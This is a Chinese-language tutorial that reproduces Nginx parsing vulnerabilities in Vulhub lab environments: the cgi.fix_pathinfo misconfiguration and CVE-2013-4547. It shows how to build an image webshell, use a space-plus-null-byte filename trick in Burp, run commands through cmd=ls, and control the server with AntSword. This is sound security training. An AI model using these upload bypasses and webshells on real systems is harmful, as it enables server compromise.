

Nginx 解析 PHP 文件流程

Nginx与Apache一样，自身是不支持解析PHP语言的，只能通过加载PHP模块来解析PHP。

```
location ~ /\.php$ {
    include      fastcgi_params;

    fastcgi_pass  127.0.0.1:9000;
    # 指定 PHP-FPM 服务器的地址和端口，以便 NGINX 可以转发 PHP 请求进行处理
    fastcgi_index  index.php;
    # 指定了默认的 PHP 文件名
    fastcgi_param  SCRIPT_FILENAME  /var/www/html$fastcgi_script_name;
    # 告诉 PHP-FPM 要执行的 PHP 文件的完整路径
    fastcgi_param  DOCUMENT_ROOT  /var/www/html;
    # 定义了PHP文件的根目录
}
```

大致流程如下

- 客户端（如 web 浏览器）发送一个请求到 NGINX。
- NGINX 根据其配置确定该请求是一个 PHP 请求。
- NGINX 将请求转发到 PHP-FPM（负责管理 PHP 工作进程池，这些进程实际执行 PHP 脚本）。
- PHP-FPM 选择一个子进程来执行请求的 PHP 脚本。
- PHP 脚本执行并产生一个输出（例如 HTML）。
- PHP-FPM 将输出返回给 NGINX。
- NGINX 将输出发送回客户端。

Nginx解析漏洞

漏洞成因

该漏洞与Nginx、php版本无关，属于用户配置不当造成的解析漏洞，主要与以下两个配置有关。

cgi.fix_pathinfo=1

该配置会自动修复访问路径，例：在访问 `http://192.168.228.1/test.jpg/test.php` 时，如果发现没有 `test.php` 就会向上匹配到 `test.jpg` 文件

security.limit_extensions=空


该配置设置哪些后缀可以解析为 PHP，为空表示任意后缀名都可以解析为 PHP

漏洞复现

进入到 `/vulhub-master/nginx/nginx_parsing_vulnerability` 目录启动漏洞环境，启动漏洞环境

```
docker-compose up -d
```


浏览器访问 `http://ip:80`看到如下界面



尝试上传 php 文件，报错


Please ensure you are uploading an image.

将 php 文件后缀修改为 jpg 后重新上传，发现依旧报错



执行下方命令，制作图片马


copy 图片文件名/b+一句话木马文件名 图片马文件名
例: copy image.png/b+shell.php shell.png




上传图片马，提示上传成功

File uploaded successfully: /var/www/html/uploadfiles/00bf23e130fa1e525e332ff03dae345d.png


访问图片马链接，发现解析为图片



在图片马路径后添加 /xx.php，成功按照PHP解析



使用蚁剑进行测试，可成功连接木马



CVE-2013-4547（文件名逻辑漏洞）复现

该漏洞利用了Nginx错误的解析了URL地址，导致可以绕过服务端限制，从而解析PHP文件，造成命令执行的危害。

根据nginx.conf文件中location中的定义，以.php结尾的文件都解析为php。

若我们访问的文件名为 `shell.gif[空格][0x00].php`，该文件名以.php结尾会被发送给 PHP-FPM 处理，但是 PHP-FPM 在读取文件名时被00截断，导致读取的文件名为shell.gif[空格]，配合 `limit_extensions`为空即可利用成功。

该漏洞利用条件有两个：

Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7


`security.limit_extensions=空`

漏洞复现


进入到 `/vulhub-master/nginx/CVE-2013-4547` 目录启动漏洞环境

```
docker-compose up -d
```

浏览器访问 `http://ip:8080` 看到如下界面




选择文件，尝试上传PHP文件，由于环境有黑名单限制，所以文件上传失败




利用CVE-2013-4547。我们上传一个phpinfo.jpg[空格]，里面的内容还是 `<?php phpinfo();?>`，注意后面的空格：



上传成功，接下来需要构造我们 `phpinfo.jpg[空格][0x00].php` 来造成Nginx解析漏洞，使我们的phpinfo.jpg被解析成php，访问 `http://IP:8080/uploadfiles/phpinfo.jpg`，使用Burp向抓取的数据包中的phpinfo.jpg后面添加 `[空格][0x00]` 然后使用 repeater 发包可以发现 PHP 已经被解析。



在Repeater模块把请求路径修改成 /uploadfiles/system.jpg .php (注意：jpg和.php之间有两个空格)



切换到Hex模式，把第二个20修改为00

1 x ...

Send Cancel < >

Request

Pretty Raw Hex

00000000	47	45	54	20	2f	75	70	6c	6f	61	64	66	69	6c	65	73	GET /uploadfiles
00000010	2f	73	79	73	74	65	6d	2e	6a	70	67	20	20	2e	70	68	/system.jpg .ph
00000020	70	20	48	54	54	50	2f	31	2e	31	0d	0a	43	6f	73	74	p HTTP/1.1 Host
00000030	3a	20	31	39	32	2e	31	36	38	2e	31	32	31	2e	31	35	: 192.168.127.15
00000040	35	3a	38	30	38	30	0d	0a	55	73	65	72	2d	41	67	65	5:8080 User-Age
00000050	6e	74	3a	20	4d	6f	7a	69	6c	6c	61	2f	35	2e	30	20	nt: Mozilla/5.0
00000060	28	57	69	6e	64	6f	77	73	20	4e	54	20	31	30	2e	30	(Windows NT 10.0
00000070	3b	20	57	69	6e	36	34	3b	20	78	36	34	3b	20	72	76	; Win64; x64; rv
00000080	3a	31	30	39	2e	30	29	20	47	65	63	6b	6f	2f	32	30	:109.0) Gecko/20
00000090	31	30	30	31	30	31	20	46	69	72	65	66	6f	78	2f	31	100101 Firefox/1
000000a0	31	31	2e	30	0d	0a	41	63	63	65	70	74	3a	20	74	65	11.0 Accept: te
000000b0	78	74	2f	68	74	6d	6c	2c	61	70	70	6c	69	63	61	74	xt/html,applicat
000000c0	69	6f	6e	2f	78	68	74	6d	6c	2b	78	6d	6c	2c	61	70	ion/xhtml+xml,ap
000000d0	70	6c	69	63	61	74	69	6f	6e	2f	78	6d	6c	3b	71	3d	plication/xml;q=
000000e0	30	2e	39	2c	69	6d	61	67	65	2f	61	76	69	66	2d	69	0.9,image/avif,i
000000f0	6d	61	67	65	2f	77	65	62	70	2c	2a	2f	2a	3b	71	3d	mage/webp,*/*;q=
00000100	30	2e	38	0d	0a	41	63	63	65	70	74	2d	4c	61	6e	67	0.8 Accept-Lang
00000110	75	61	67	65	3a	20	7a	68	2d	43	4e	2c	7a	68	3b	71	uage: zh-CN,zh;q
00000120	3d	30	2e	38	2c	7a	68	2d	54	57	3b	71	3d	30	2e	37	=0.8,zh-TW;q=0.7
00000130	2c	7a	68	2d	48	4b	3b	71	3d	30	2e	35	2c	65	6e	2d	zh-HK;q=0.5,en
00000140	55	53	3b	71	3d	30	2e	33	2c	65	6e	3b	71	3d	30	2e	US;q=0.3,en;q=0.
00000150	32	0d	0a	41	63	63	65	70	74	2d	45	6e	63	6f	64	69	2 Accept-Encodi
00000160	6e	67	3a	20	67	7a	69	70	2c	20	64	65	66	6c	61	74	ng: gzip, deflat
00000170	65	0d	0a	43	6f	6e	6e	65	63	74	69	6f	6e	3a	20	63	e Connection: c
00000180	6c	6f	73	65	0d	0a	55	70	67	72	61	64	65	2d	49	6e	lose Upgrade-In

把第二个20修改成00

切换到Raw模式，右键点击 Change request method 将请求方法修改为 POST

Send Cancel < >

Request Response

Pretty Raw Hex

```
1 GET /uploadfiles/system.jpg .php HTTP/1.1
2 Host: 192.168.228.152:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/11.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

- Scan
- Do passive scan
- Do active scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser >
- Extensions >
- Engagement tools >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item


在请求体中输入 cmd=ls 然后点击 Send 发包，使其执行 ls 命令，右侧 Response 出现文件信息即可证明命令执行成功



在请求体输入下方命令，将一句话木马写入到 shell.php 文件中



使用蚁剑连接一句话木马，点击测试连接，提示连接添加即可保存



已经可以使用蚁剑控制服务器了

192.168.228.152

目录列表 (0)

/

var

www

html

uploadfiles

文件列表 (8)

新建

上层

刷新

主目录

书签

/var/www/html/uploadfiles/

读取

名称	日期	大小	属性
.gitkeep	2023-04-29 19:00:57	0 b	0644
123.jpg	2024-03-07 14:51:23	3.93 Kb	0644
123.jpg	2024-03-07 14:59:39	3.93 Kb	0644
muma.php	2024-03-07 15:08:54	28 b	0644
shell.jpg	2024-03-07 15:04:05	2 Kb	0644
shell.php	2024-03-07 16:26:54	31 b	0644
system.jpg	2024-03-07 16:14:38	33 b	0644
system.php	2024-03-07 16:06:58	31 b	0644